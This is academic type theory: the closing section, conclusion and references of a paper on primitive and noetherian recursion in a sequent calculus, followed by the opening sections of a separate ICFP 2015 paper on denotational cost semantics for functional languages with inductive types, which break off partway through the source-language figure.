So far, we have looked at a calculus for representing recursion via structures in sequent style, which corresponds to a classical logic and thus includes control effects [11]. Let’s now briefly shift focus, and see how the intuition we gained from the sequent calculus can be reflected back into a more traditional core calculus for expressing functional-style recursion. The goal here is to see how the recursive principles we have developed in the sequent setting can be incorporated into a λ -calculus based language: using the traditional connection between natural deduction and the sequent calculus, we show how to translate our primitive and noetherian recursive types and programs into natural deduction style. In essence, we will consider a functional calculus based on an effect-free subset of the $\mu\tilde{\mu}_S$ -calculus corresponding to *minimal* logic.

Essentially, the minimal restriction of the $\mu\tilde{\mu}_S$ -calculus for representing effect-free functional programs follows a single mantra, based on the connection between classical and minimal logics: there is always *exactly* one conclusion. In the type system, this means that the sequent for typing terms has the more restricted form $\Gamma \vdash_{\Theta} v : A$, where the active type on the right is no longer ambiguous and does not need to be distinguished with $|$, as is more traditional for functional languages. Notice that this limitation on the form of sequents impacts which type constructors we can express. For example, common sums and products, declared as

$$\begin{array}{ll} \text{data } a \oplus b \text{ where} & \text{codata } a \& b \text{ where} \\ \text{Left} : a \vdash a \oplus b | & \text{Fst} : |a \& b \vdash a \\ \text{Right} : b \vdash a \oplus b | & \text{Snd} : |a \& b \vdash b \end{array}$$

fit into this restricted typing discipline, because each of their (co-)constructors only ever involves one type to the right of entailment. However, the (co-)data types for representing more exotic connectives like subtraction and linear logic’s *par*

$$\begin{array}{ll} \text{data } a - b \text{ where} & \text{codata } a \wp b \text{ where} \\ \text{Pause} : a \vdash a - b | b & \text{Split} : |a \wp b \vdash a, b \end{array}$$

do not fit, because they require placing two types to the right of entailment. In sequent style, this means these *minimal* data types can never contain a co-value, and *minimal* co-data types must always involve exactly one co-value for returning the unique result. In functional style, the data types are exactly the algebraic data types used in functional languages, with the corresponding constructors and case expressions, and the co-data types can be thought of as merging functions with records into a notion of abstract “objects” which compute and return a value when observed. For example, to observe a value of type $a \& b$, we could access the first component as a record field, $v.\text{Fst}$, and we describe an object of this type by saying how it responds to all possible observations, $\{\text{Fst} \Rightarrow v_1 | \text{Snd} \Rightarrow v_2\}$, with the typing rules:

$$\frac{\Gamma \vdash v_1 : A \quad \Gamma \vdash v_2 : B}{\Gamma \vdash \{\text{Fst} \Rightarrow v_1 | \text{Snd} \Rightarrow v_2\} : A \& B} \quad \frac{\Gamma \vdash v : A \& B \quad \Gamma \vdash v : A \quad \Gamma \vdash v : B}{\Gamma \vdash v.\text{Fst} : A \quad \Gamma \vdash v.\text{Snd} : B}$$

Likewise, the traditional λ -abstractions and type abstractions from System F can be expressed by objects of these form. Specifically, since they are user-definable, minimal co-data types with one constructor, $\text{Call} : a | a \rightarrow b \vdash b$ and $\text{Spec} : |\forall a \vdash_{b,*} a \ b, b$, the abstractions can be given as syntactic sugar:

$$\lambda x^A. v = \{\text{Call}[x^A] \Rightarrow v\} \quad \Lambda b^*. v = \{\text{Spec}^{b,*} \Rightarrow v\}$$

Thus, these objects also serve as “generalized λ -abstractions” [2] defined by shallow case analysis rather than deep pattern-matching.

The typing rules for recursive structures translated to functional style are shown in Figure 9, and the reduction rules for the calculus

$$\begin{array}{c}
\frac{\Gamma \vdash_{\Theta} v_0 : A\{0/i\} \quad \Gamma, x : A\{j/i\} \vdash_{\Theta, j:lx} v_1 : A\{j+1/i\}}{\Gamma \vdash_{\Theta} \{ \text{Up}^0 \Rightarrow v_0 | \text{Up}^{j+1}(x) \Rightarrow v_1 \} : \text{Inflate } i : lx.A} \quad \frac{\Gamma \vdash_{\Theta} v : \text{Inflate } i : lx.A \quad \Theta \vdash M : lx}{\Gamma \vdash_{\Theta} v. \text{Up}^M : A\{M/i\}} \\
\\
\frac{\Gamma \vdash_{\Theta} v : A\{M/i\} \quad \Theta \vdash M : lx}{\Gamma \vdash_{\Theta} \text{Down}^M(v) : \text{Deflate } i : lx.A} \quad \frac{\Gamma \vdash_{\Theta} v : \text{Deflate } i : lx.A \quad \Gamma, x : A\{0/i\} \vdash_{\Theta} v_0 : C \quad \Gamma, x : A\{j+1/i\} \vdash_{\Theta, j:lx} v_1 : A\{j/i\}}{\Gamma \vdash_{\Theta} \text{loop } v \text{ of } \text{Down}^0(x) \Rightarrow v_0 | \text{Down}^{j+1}(x) \Rightarrow v_1 : C} \\
\\
\frac{\Gamma, x : \text{Ascend } i < j.A \vdash_{\Theta, j < N} v : A\{j/i\}}{\Gamma \vdash_{\Theta} \{ \text{Rise}^{j < N}(x) \Rightarrow v \} : \text{Ascend } i < N.A} \quad \frac{\Gamma \vdash_{\Theta, j < N} v : A\{j/i\}}{\Gamma \vdash_{\Theta} \{ \text{Rise}^{j < N} \Rightarrow v \} : \text{Ascend } i < N.A} \quad \frac{\Gamma \vdash_{\Theta} v : \text{Ascend } i < N.A \quad \Theta \vdash M < N}{\Gamma \vdash_{\Theta} v. \text{Rise}^M : A\{M/i\}}
\end{array}$$

Figure 9. Typing primitive and noetherian recursion in natural deduction style.

$$\begin{array}{l}
\{ \text{H}^{\vec{b};\vec{k}}[\vec{x}] \Rightarrow v' | \dots \}. \text{H}^{\vec{B}}[\vec{v}] \rightarrow v' \{ \overline{B/b}, \overline{v/x} \} \quad \text{case } \text{K}^{\vec{B}}(\vec{v}) \text{ of } \text{K}^{\vec{b};\vec{k}}(\vec{x}) \Rightarrow v' | \dots \rightarrow v' \{ \overline{B/b}, \overline{v/x} \} \\
\{ \text{Rise}^{j < N}(x) \Rightarrow v \} \rightarrow \{ \text{Rise}^{i < N} \Rightarrow v\{i/j, \{ \text{Rise}^{j < i}(x) \Rightarrow v \}/x\} \} \\
\{ \text{Up}^0 \Rightarrow v_0 | \text{Up}^{j+1}(x) \Rightarrow v_1 \}. \text{Up}^0 \rightarrow v_0 \quad \{ \text{Up}^0 \Rightarrow v_0 | \text{Up}^{j+1}(x) \Rightarrow v_1 \}. \text{Up}^{M+1} \rightarrow v_1 \{ M/j, \{ \text{Up}^0 \Rightarrow v_0 | \text{Up}^{j+1}(x) \Rightarrow v_1 \}. \text{Up}^M / x \} \\
\text{loop } \text{Down}^0(v) \text{ of } \text{Down}^0(x) \Rightarrow v_0 | \text{Down}^{j+1}(x) \Rightarrow v_1 \rightarrow v_0 \{ v/x \} \\
\text{loop } \text{Down}^{M+1}(v) \text{ of } \text{Down}^0(x) \Rightarrow v_0 | \text{Down}^{j+1}(x) \Rightarrow v_1 \rightarrow \text{loop } \text{Down}^M(v_1 \{ M/j, v/x \}) \text{ of } \text{Down}^0(x) \Rightarrow v_0 | \text{Down}^{j+1}(x) \Rightarrow v_1
\end{array}$$

Figure 10. Reduction rules for a natural deduction language with (co-)data types and recursion.

$$\begin{array}{l}
x^b = x \quad (\text{K}^{\vec{B}}(\vec{v}))^b = \text{K}^{\vec{B}}(\vec{v}^b) \quad (\text{case } v \text{ of } \text{K}^{\vec{b};\vec{k}}(\vec{x}) \Rightarrow v' | \dots)^b = \mu\alpha. \langle v^b \| \bar{\mu}[\text{K}^{\vec{b};\vec{k}}(\vec{x}) \Rightarrow v' | \dots] \rangle \\
(v'. \text{H}^{\vec{B}}[\vec{v}])^b = \mu\alpha. \langle v^b \| \text{H}^{\vec{B}}[\vec{v}^b, \alpha] \rangle \quad \{ \text{H}^{\vec{b};\vec{k}}[\vec{x}] \Rightarrow v | \dots \}^b = \mu(\text{H}^{\vec{b};\vec{k}}[\vec{x}, \alpha]. \langle v^b \| \alpha \rangle) \dots \quad \{ \text{Rise}^{j < N}(x) \Rightarrow v \}^b = \mu(\text{Rise}^{j < N}[\alpha](x). \langle v^b \| \alpha \rangle) \\
\{ \text{Up}^0 \Rightarrow v_0 | \text{Up}^{j+1}(x) \Rightarrow v_1 \}^b = \mu(\text{Up}^0[\alpha]. \langle v^b \| \alpha \rangle | \text{Up}^{j+1}[\alpha](x). \langle v^b \| \alpha \rangle) \\
(\text{loop } v \text{ of } \text{Down}^0(x) \Rightarrow v_0 | \text{Down}^{j+1}(x) \Rightarrow v_1)^b = \mu\alpha. \langle v^b \| \bar{\mu}[\text{Down}^0(x). \langle v_0^b \| \alpha \rangle | \text{Down}^{j+1}(x)[\alpha]. \langle v_1^b \| \alpha \rangle] \rangle
\end{array}$$

Figure 11. Type-preserving translation from a pure, natural deduction language to $\mu\tilde{m}_S$.

are shown in Figure 10. Intuitively, the objects of $\text{Inflate}(A)$ are stepwise loops that can return any A N by counting up from 0 and using the previous instances of itself, while we can write looping case expressions over values of $\text{Deflate}(A)$ to count down from any A N to 0. Similarly, values of $\text{Ascend}(N, A)$ are self-referential objects that always behave the same no matter the number of recursive invocations. Curiously though, the recursive forms for $\text{Descend}(N, A)$ are conspicuously missing from the functional calculus. In essence, the recursive form for $\text{Descend}(N, A)$ is a case expression that introduces a continuation variable for the recursive path out of the expression in addition to the normal return path, effectively requiring a form of subtraction type $C - \text{Descend}(M, A)$ for smaller indices M . So while Descend can still be used to hide indices, its recursive nature lies outside the pure functional paradigm. This follows the frequent situation where one of four classical principles gets lost in translation to intuitionistic or minimal settings. It occurs with De Morgan laws ($\neg(A \wedge B) \rightarrow (\neg A) \vee (\neg B)$ is not intuitionistically valid), the conjunctive and disjunctive connectives of linear logic (\wp requires multiple conclusions so it does not fit the minimal mold), and here as well.

Intuitively, we can think of the values of $\text{Inflate}(A)$ as a dependently typed version of the recursion operator for natural numbers in Gödel's System T [10]. Indeed, we can encode such an operator:

$$\begin{array}{l}
\text{rec} : \forall a : lx \rightarrow \star. \\
a \ 0 \rightarrow (\text{Inflate } i : lx. a \ i \rightarrow a \ (i + 1)) \rightarrow \text{Inflate } i : lx. a \ i \\
\text{rec} = \lambda a \ x \ f. \{ \text{Up}^{0:lx} \Rightarrow x | \text{Up}^{j+1:lx}(r) \Rightarrow f. \text{Up}^j \ r \}
\end{array}$$

So essentially, we are using the natural number index to drive the recursion upward to compute some value, where the type of that

returned value can depend on the number of steps in the chosen index. In a call-by-name setting, where we choose a maximal set of values so that V can be any term, then the behavior of rec implements the recursor: given that $\text{rec } a \ x \ f \rightarrow \text{rec}_{a,x,f}$ we have

$$\text{rec}_{a,x,f}. \text{Up}^0 \rightarrow x \quad \text{rec}_{a,x,f}. \text{Up}^{M+1} \rightarrow f. \text{Up}^M (\text{rec}_{a,x,f}. \text{Up}^M)$$

Contraposed, $\text{Deflate}(A)$ implements a dependently-typed, stepwise recursion going the other way. The looping form breaks down a value depending on an arbitrary index N until that index reaches 0, finally returning some value which does *not* depend on the index. For instance, we can sum the values in any vector of numbers, $v : \text{Vec}(N, \text{ANat})$, in accumulator style by looping over the recursive structure $\text{Descend } i : lx. \text{ANat} \otimes \text{Vec}(i, \text{ANat})$:⁵

$$\begin{array}{l}
\text{loop } \text{Down}^N(\text{Fall}^0(Z), v) \text{ of} \\
\text{Down}^0(\text{acc}, \text{Nil}) \Rightarrow \text{acc} \\
| \text{Down}^{i+1}(\text{acc}, \text{Cons}(x, zs)) \Rightarrow (x + \text{acc}, zs)
\end{array}$$

Instead, values of Ascend are useful for representing stronger induction that recurses on deeply nested sub-structures. For example, we can convert a list x_1, x_2, \dots, x_n into a list of its adjacency pairs $(x_1, x_2), (x_3, x_4), \dots, (x_{n-1}, x_n)$ by

$$\begin{array}{ll}
\text{pairs } \text{Nil} & = \text{Nil} \\
\text{pairs } \text{Cons}(x, ys) & = \text{Nil} \\
\text{pairs } \text{Cons}(x, \text{Cons}(y, zs)) & = \text{Cons}((x, y), \text{pairs } zs)
\end{array}$$

⁵ Note, we assume an addition operator $+$: $\text{ANat} \rightarrow \text{ANat} \rightarrow \text{ANat}$.

where we silently drop the final element if the list is odd. The *pairs* function can be straightforwardly encoded using *Ascend* as:

$$\begin{aligned} \text{pairs} &: \forall a : *. \text{Ascend } i < \infty. \text{List}(i, a) \rightarrow \text{List}(i, a \otimes a) \\ \text{pairs} &= \lambda a^*. \{ \text{Rise}^{i < \infty}(r) \Rightarrow \lambda x^{\text{List}(i, a)}. \text{case } xs \text{ of} \\ &\quad \text{Nil} \Rightarrow \text{Nil} \\ &\quad \text{Cons}^{j < i}(x^a, ys^{\text{List}(j, a)}) \Rightarrow \text{case } ys \text{ of} \\ &\quad \quad \text{Nil} \Rightarrow \text{Nil} \\ &\quad \quad \text{Cons}^{k < j}(y^a, zs^{\text{List}(k, a)}) \Rightarrow \text{Cons}^k((x, y), r. \text{Rise}^k zs) \} \end{aligned}$$

Note that the type of the recursive argument r is $\text{Ascend } i' < i. \text{List}(i', a) \rightarrow \text{List}(i', a \otimes a)$. Thus, the recursive self-invocation $r. \text{Rise}^k : \text{List}(k, a) \rightarrow \text{List}(k, a \otimes a)$ is well-typed, since we learn that $j < i$ and $k < j$ by analyzing the *Cons* structure of the list and learn that $k < i$ by transitivity.

Finally, note that we can translate this functional calculus into the minimal subset of the $\mu\tilde{\mu}_S$ -calculus, as shown in Figure 11. This translation is type-preserving, and each of the source reductions maps to at least one reduction in the call-by-name instance of $\mu\tilde{\mu}_S$ [8], $\mu\tilde{\mu}_N$, where the set of values is as large as possible and includes every term. So, because the $\mu\tilde{\mu}_N$ -calculus does not allow for well-typed infinite loops, neither does its functional counterpart.

Theorem 2. *If $\Gamma \vdash_{\Theta} v : A$ and $(\Gamma \vdash_{\Theta} \alpha : A) \text{ seq}$ are derivable then v is strongly normalizing.*

7. Conclusion

Co-induction need not be a second-class citizen compared to induction in programming languages. Dedication to duality provides the key for unlocking co-recursion from recursion as its equal and opposite force. We are able to freely mix inductive and co-inductive styles of programming along with computational effects (specifically, classical control effects) without losing properties like strong normalization or extensional reasoning. Additionally, we show how the lessons we learn can be translated back to the more familiar ground of effect-free functional programming, although its inherent lack of duality causes some symmetries of recursion schemes to be lost in translation. We can write pure functional programs with mixed induction and co-induction, but the asymmetry of the paradigm blocks the full expression of certain recursion principles.

In order to ensure that recursion is well-founded, we use type-level indices indicating the size of types as a tool. This is a pragmatic choice: the nature of computation in the sequent calculus makes it essential to track size arguments for well-foundedness “inside” larger structures. Allowing size information to flow into structures is a natural consequence of the co-data presentation of functions. Implementations of type theory typically check the arguments to a recursive function definition, but since functions are just another user-defined co-data structure containing these arguments, there is no inherent reason to limit this functionality to function types alone.

We have shown how both recursion and co-recursion in programs can be drawn from the mathematical principles of primitive and noetherian induction, and codified as programming structures for representing recursive processes. The style of primitive recursion with computationally sensitive type-level indices can be mixed with noetherian recursion that use computationally-irrelevant indices. We see that the primitive and noetherian recursion principles, which are generally distinct mathematically, are also distinct computationally and have different uses. The general (co-)data mechanism helped us to understand these principles for recursion in programs, but the recursors were generated by hand. Can we find the general mechanism that encompasses recursion in programs, in the same way that we have encompassed recursion in (co-)data types?

A clear subject for future study is to enrich the existing dependencies in types to be closer to full-spectrum dependent types. We

find that a modest amount of dependency in primitive recursion, in the form of numeric type indices admitting case analysis, helps us encode programs over Haskell-style infinite lists. Further exploring the nature of this dependency may show how to adapt this theory to be applicable to the use in proof assistants with dependent types. We also saw how the duality of classical logic is useful in the study of recursion. Can this classicality be rectified with more complex notions of dependency, so that dependent types can be given a computational view of classical reasoning principles?

Acknowledgments

We would like to thank the anonymous reviewers for their helpful feedback on improving this paper. Paul Downen and Zena M. Ariola have been supported by NSF grant CCF-1423617.

References

- [1] A. Abel. *A Polymorphic Lambda Calculus with Sized Higher-Order Types*. Ph.D. thesis, Ludwig-Maximilians-Universität München, 2006.
- [2] A. Abel and B. Pientka. Wellfounded recursion with copatterns: a unified approach to termination and productivity. In *ICFP*, 2013.
- [3] A. Abel, B. Pientka, D. Thibodeau, and A. Setzer. Copatterns: programming infinite structures by observations. In *POPL*, 2013.
- [4] F. Barbanera and S. Berardi. A symmetric lambda calculus for “classical” program extraction. In *TACS ’94*, pages 495–515, 1994.
- [5] T. Coquand and P. Dybjer. Inductive definitions and type theory an introduction. In *FSTTCS*, volume 880 of *LNCS*, 1994.
- [6] P.-L. Curien and H. Herbelin. The duality of computation. In *International Conference on Functional Programming*, pages 233–243, 2000.
- [7] P.-L. Curien and G. Munch-Maccagnoni. The duality of computation under focus. *Theoretical Computer Science*, pages 165–181, 2010.
- [8] P. Downen and Z. M. Ariola. The duality of construction. In *European Symposium on Programming*, 2014.
- [9] J.-Y. Girard, P. Taylor, and Y. Lafont. *Proofs and types*. Cambridge University Press, 1989.
- [10] K. Gödel. On a hitherto unexploited extension of the finitary standpoint. *Journal of Philosophical Logic*, 9(2):133–142, 1980.
- [11] T. Griffin. A formulae-as-types notion of control. In *POPL*, pages 47–58, 1990.
- [12] T. Hagino. A typed lambda calculus with categorical type constructors. In *Category Theory and Computer Science*, 1987.
- [13] J.-L. Krivine. Realizability in classical logic. In *Interactive models of computation and program behaviour*, volume 27, pages 197–229. Société Mathématique de France, 2009.
- [14] S. Lengrand and A. Miquel. Classical F_ω , orthogonality and symmetric candidates. *Annals of Pure and Applied Logic*, 153(1):3–20, 2008.
- [15] P. Martin-Löf. A theory of types. Technical Report 71-3, University of Stockholm, 1971.
- [16] G. Munch-Maccagnoni. Focalisation and classical realisability. In *Computer Science Logic*, pages 409–423. Springer, 2009.
- [17] P. M. Nax. *Inductive Definition in Type Theory*. Ph.D. thesis, Cornell University, 1988.
- [18] N. Oury. Coinductive types and type preservation. Message on the Coq-club mailing list, June 2008.
- [19] S. Singh, S. P. Jones, U. Norell, F. Pottier, E. Meijer, and C. McBride. Sexy types—are we done yet? Software Summit, Apr. 2011.
- [20] P. Wadler. Call-by-value is dual to call-by-name. In *Proceedings of ICFP*, pages 189–201. ACM, 2003.
- [21] N. Zeilberger. On the unity of duality. *Annals of Pure Applied Logic*, 153(1-3):66–96, 2008.

Denotational Cost Semantics for Functional Languages with Inductive Types

Norman Danner*

Wesleyan University, USA
ndanner@wesleyan.edu

Daniel R. Licata[†]

Wesleyan University, USA
dlicata@wesleyan.edu

Ramyaa Ramyaa

Wesleyan University, USA
ramyaa@wesleyan.edu

Abstract

A central method for analyzing the asymptotic complexity of a functional program is to extract and then solve a recurrence that expresses evaluation cost in terms of input size. The relevant notion of input size is often specific to a datatype, with measures including the length of a list, the maximum element in a list, and the height of a tree. In this work, we give a formal account of the extraction of cost and size recurrences from higher-order functional programs over inductive datatypes. Our approach allows a wide range of programmer-specified notions of size, and ensures that the extracted recurrences correctly predict evaluation cost. To extract a recurrence from a program, we first make costs explicit by applying a monadic translation from the source language to a complexity language, and then abstract datatype values as sizes. Size abstraction can be done semantically, working in models of the complexity language, or syntactically, by adding rules to a preorder judgement. We give several different models of the complexity language, which support different notions of size. Additionally, we prove by a logical relations argument that recurrences extracted by this process are upper bounds for evaluation cost; the proof is entirely syntactic and therefore applies to all of the models we consider.

Categories and Subject Descriptors F.3.1 [Logics and meanings of programs]: Specifying and verifying and reasoning about programs; F.3.2 [Logics and meanings of programs]: Semantics of programming languages

General Terms Verification.

Keywords Semi-automatic complexity analysis.

* This material is based upon work supported by the National Science Foundation under grant no. 1318864.

[†] This material is based on research sponsored by The United States Air Force Research Laboratory under agreement number FA9550-15-1-0053. The U.S. Government is authorized to reproduce and distribute reprints for Governmental purposes notwithstanding any copyright notation thereon. The views and conclusions contained herein are those of the authors and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied, of the United States Air Force Research Laboratory, the U.S. Government or Carnegie Mellon University.

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from Permissions@acm.org.

Copyright is held by the owner/author(s). Publication rights licensed to ACM.

ICFP'15, August 31 – September 2, 2015, Vancouver, BC, Canada
ACM. 978-1-4503-3669-7/15/08...\$15.00
<http://dx.doi.org/10.1145/2784731.2784749>

1. Introduction

The typical method for analyzing the asymptotic complexity of a functional program is to extract a recurrence that relates the function's running time to the size of the function's input, and then solve the recurrence to obtain a closed form and big- O bound. Automated complexity analysis (see the related work in Section 7) provides helpful information to programmers, and could be particularly useful for giving feedback to students. In a setting with higher-order functions and programmer-defined datatypes, automating the extract-and-solve method requires a generalization of the standard theory of recurrences. This generalization must include a notion of recurrence for higher-order functions such as `map` and `fold`, as well as a general theory of what constitutes “the size of the input” for programmer-defined datatypes.

One notion of recurrence for higher-order functions was developed in previous work by Danner and Royer (2009) and Danner et al. (2013). Because the output of one function is the input to another, it is necessary to extract from a function not only a recurrence for the running time, but also a recurrence for the size of the output. These can be packaged together as a single recurrence that, given the size of the input, produces a pair consisting of the running time (called the *cost*) and the size of the output (called the *potential*). Whereas the former is the cost of executing the program to a value, the latter determines the cost of using that value. This generalizes naturally to higher-order functions: a recurrence for a higher-order function is itself a higher-order function, which expresses the cost and potential of the result in terms of a given recurrence for the cost and potential of the argument function. The process of extracting recurrences can thus be seen as a denotational semantics of the program, where a function is interpreted as a function from input potential to cost and output potential.

Building on this work, we give a formal account of the extraction of recurrences from higher-order functional programs over inductive datatypes, focusing how to soundly allow programmer-specified sizes of datatypes. We show that under some mild conditions on sizes, the cost predicted by an extracted recurrence is in fact an upper bound on the number of steps the program takes to evaluate. The size of a value can be taken to be (essentially) the value itself, in which case one gets exact bounds but must reason about all the details of program evaluation, or the size of a value can forget information (e.g. abstracting a list as its length), in which case one gets weaker bounds with more traditional reasoning.

We start from a call-by-value source language, defined in Section 2, with strictly positive inductive datatype definitions (which include lists and finitely and infinitely branching trees). Datatypes are used via case-analysis and structural recursion (so the language is terminating), but unlike in Danner et al. (2013), recursive calls are only evaluated if necessary—for example, recurring on one branch of a tree has different cost than recurring on both branches. The

cost of a program is defined by an operational cost semantics, an evaluation relation annotated with costs. For simplicity, the cost semantics measures only the number of function applications and recursive calls made during evaluation, but our approach to extracting recurrences generalizes to other cost models.

We extract a recurrence from such a program in two steps. First, in Section 3, we make the cost of evaluating a program explicit, by translating a source program e to a program $\llbracket e \rrbracket$ in a complexity language. The complexity language has an additional type \mathbf{C} for costs, and the translation to the complexity language is a call-by-value monadic translation into the writer monad $\mathbf{C} \times -$ (Moggi 1991; Wadler 1992). The translated program $\llbracket e \rrbracket$ returns an additional result, which is the cost of running the original program e .

Second, we abstract values to sizes; we study both semantic and syntactic approaches. In Section 4, we give a size-based semantics of the complexity language, which relies on programmer-specified size functions mapping each datatype to the natural numbers (or some other preorder). Typical size functions include the length of a list and the size or depth of a tree. The semantics satisfies a *bounding theorem* (Theorem 7), which implies that the denotational cost given by composing the source-to-complexity translation with the size-based semantics is in fact an upper bound on the operational cost. We show some examples that the recurrence for cost extracted by this process is the expected one; later we also show that the results in Danner et al. (2013) carry over.

Alternatively, the abstraction of values to sizes can be done syntactically in the complexity language, by imposing a preorder structure on the values of the datatype themselves. For example, rather than mapping lists to numbers representing their lengths, we can order the list values by rules including $xs \leq (x::xs)$ and $(x::xs) \leq (y::xs)$. The second rule says that the elements of the list are irrelevant, quotienting the lists down to natural numbers, and the first generates the usual order on natural numbers. Formally, we equip the complexity language with a judgement $E \leq E'$ that can be used to make such abstractions. In Section 5, we identify properties of this judgement that are sufficient to prove a syntactic bounding theorem (Theorem 12), which states that the operational cost is bounded by the cost component of the complexity translation. The key technical notion is a logical relation between the source and complexity languages that extends the bounding relation of Danner et al. (2013) to inductive types. This proof gives a bounding theorem for any model of the complexity language that validates the rules for \leq . In Section 6, we show that these rules are valid in the size-based semantics of Section 4 (thereby proving Theorem 7), and we discuss several other models of the complexity language.

This gives a formal account of what it means to extract a recurrence from higher-order programs on inductive data. We leave an investigation of what it means to solve these higher-order recurrences to future work. Danner et al. (2015) is a full version of this paper.

2. Source Language with Inductive Data Types

The source language is a simply-typed λ -calculus with product types, function types, suspensions, and strictly positive inductive datatypes. Its syntax, typing, and operational semantics are given in Figure 1. We bundle sums and inductive types together as datatypes, rather than using separate $+$ and μ types, because below we do not want to consider sizes for the sum part separately. We assume a top-level signature ψ consisting of datatype declarations of the form

$$\text{datatype } \delta = C_0^\delta \text{ of } \phi_{C_0}[\delta] \mid \dots \mid C_{n-1}^\delta \text{ of } \phi_{C_{n-1}}[\delta]$$

Each constructor's argument type is specified by a strictly positive functor ϕ . These include the identity functor (t), representing a recursive occurrence of the datatype; constant functors (τ), representing a non-recursive argument; product functors ($\phi_1 \times \phi_2$), representing a

pair of arguments; and constant exponentials ($\tau \rightarrow \phi$), representing an argument of function type. For example for τ `list`, the argument type for `Nil` is `unit` (constant functor), and the argument type for `Cons` is $\tau \times t$ (product of constant and recursive arguments). We write $\phi[\tau]$ for substitution for the single free type variable t in ϕ . We sometimes abbreviate further by dropping the type superscripts and writing `datatype` $\delta = C$ of ϕ_C and by writing C rather than C_i to refer to one of the constructors of the declaration. In the signature, each ϕ_C in each `datatype` declaration must refer only to datatypes that are declared earlier in the sequence, to avoid introducing general recursive datatypes (see the full paper for the formal definition). We write $C : (\phi \rightarrow \delta) \in \psi$ to mean that the signature ψ contains a datatype declaration of the form `datatype` $\delta = \dots \mid C$ of $\phi[\delta] \mid \dots$. We generally elide the signature from typing, but sometimes write $\gamma \vdash_\psi e : \tau$ to include it. The elimination rule for a datatype δ is structural recursion, $\text{rec}^\delta(e, C \mapsto x.e_C)$. When $\phi_C = \text{unit}$, we assume $x \notin \text{fv}(e_C)$ and write e_C instead of $x.e_C$.

Evaluation is call-by-value and products and datatypes are strict. However, unfolding datatype recursors requires substituting expressions (the recursor applied to the components of the value) for the variables standing for the recursive calls—running the recursive call first and substituting its value would require a function to make all possible recursive calls. We handle this using suspensions: when computing a τ by recursion, the result of a recursive call is given the type `susp` τ . The values of type `susp` τ are `delay`(e) where e is an expression of type τ ; the elimination form `force` forces evaluation. When defining a recursive computation of result type τ , the branch for a constructor C has access to a variable of type $\phi_C[\delta \times \text{susp } \tau]$, which gives access both to the “predecessor” values of type δ and to the recursive results. This supports both case-analysis and structural recursion, and recursive calls are only computed if they are used.

For any strictly positive functor ϕ , the `map` $^\phi$ expression witnesses functoriality, essentially lifting a function of type $\tau_0 \rightarrow \tau_1$ to one of type $\phi[\tau_0] \rightarrow \phi[\tau_1]$. It is used in the operational semantics for the recursor to insert recursive calls at the right places in ϕ (Harper (2013) provides an exposition). We will only need to lift maps whose bodies are syntactic values (or variables), and apply them to syntactic values (or variables), and we restrict `map` to this special case to simplify its cost semantics.

The cost semantics in Figure 1 defines the relation $e \downarrow^n v$, which means that the expression e evaluates to the value v in n steps. Our cost model charges only for the number of function applications and recursive calls made by datatype recursors. This prevents constant-time overheads from the encoding of datatypes using product and suspension types from showing up in the extracted recurrences. It is simple to adapt the denotational cost semantics below to other operational cost semantics, such as one that charges for these steps, or assigns different costs to different constructs.

Substitutions are defined as usual:

DEFINITION 1. We write θ for substitutions $v_1/x_1, \dots, v_n/x_n$, and $\theta : \gamma$ to mean that $\text{Dom } \theta \subseteq \text{Dom } \gamma$ and $\emptyset \vdash \theta(x) : \gamma(x)$ for all $x \in \text{Dom } \theta$. We define the application of a substitution θ to an expression e as usual and denote it $e[\theta]$.

LEMMA 1. If $x \notin \text{Dom } \theta$, then $e[\theta, x/x][e_1/x] = e[\theta, e_1/x]$.

For source cost expressions n , we write $n \leq n'$ for the order given by interpreting these cost expressions as natural numbers (i.e. the free precongruence generated by the monoid equations for $(+, 0)$ and $0 \leq 1$). We have the following syntactic properties of evaluation:

LEMMA 2 (Value Evaluation).

- If $v \downarrow^n v'$ then $n \leq 0$ and $v = v'$.

Types:

$$\begin{aligned}\tau &::= \text{unit} \mid \tau \times \tau \mid \tau \rightarrow \tau \mid \text{susp } \tau \mid \delta \\ \phi &::= t \mid \tau \mid \phi \times \phi \mid \tau \rightarrow \phi \\ \text{datatype } \delta &= C_0^\delta \text{ of } \phi_{C_0}[\delta] \mid \dots \mid C_{n-1}^\delta \text{ of } \phi_{C_{n-1}}[\delta]\end{aligned}$$

Expressions:

$$\begin{aligned}v &::= x \mid \langle \rangle \mid \langle v, v \rangle \mid \lambda x.e \mid \text{delay}(e) \mid C v \\ e &::= x \mid \langle \rangle \mid \langle e, e \rangle \mid \text{split}(e, x.x.e) \mid \lambda x.e \mid e e \\ &\quad \mid \text{delay}(e) \mid \text{force}(e) \\ &\quad \mid C^\delta e \mid \text{rec}^\delta(e, \overline{C} \mapsto x.e_C) \\ &\quad \mid \text{map}^\phi(x.v, v) \mid \text{let}(e, x.e) \\ n &::= 0 \mid 1 \mid n + n\end{aligned}$$

Operational semantics: $e \downarrow^n v$.

$$\begin{aligned}&\frac{}{\text{delay}(e) \downarrow^0 \text{delay}(e)} \quad \frac{e \downarrow^{n_0} \text{delay}(e_0) \quad e_0 \downarrow^{n_1} v}{\text{force}(e) \downarrow^{n_0+n_1} v} \\ &\frac{e \downarrow^n v}{C e \downarrow^n C v} \\ &\frac{e \downarrow^{n_0} C v_0 \quad \text{map}^{\phi_C}(y. \langle y, \text{delay}(\text{rec}(y, \overline{C} \mapsto x.e_C)) \rangle, v_0) \downarrow^{n_1} v_1 \quad e_C[v_1/x] \downarrow^{n_2} v}{\text{rec}(e, \overline{C} \mapsto x.e_C) \downarrow^{1+n_0+n_1+n_2} v}\end{aligned}$$

Typing: $\gamma \vdash e : \tau$.

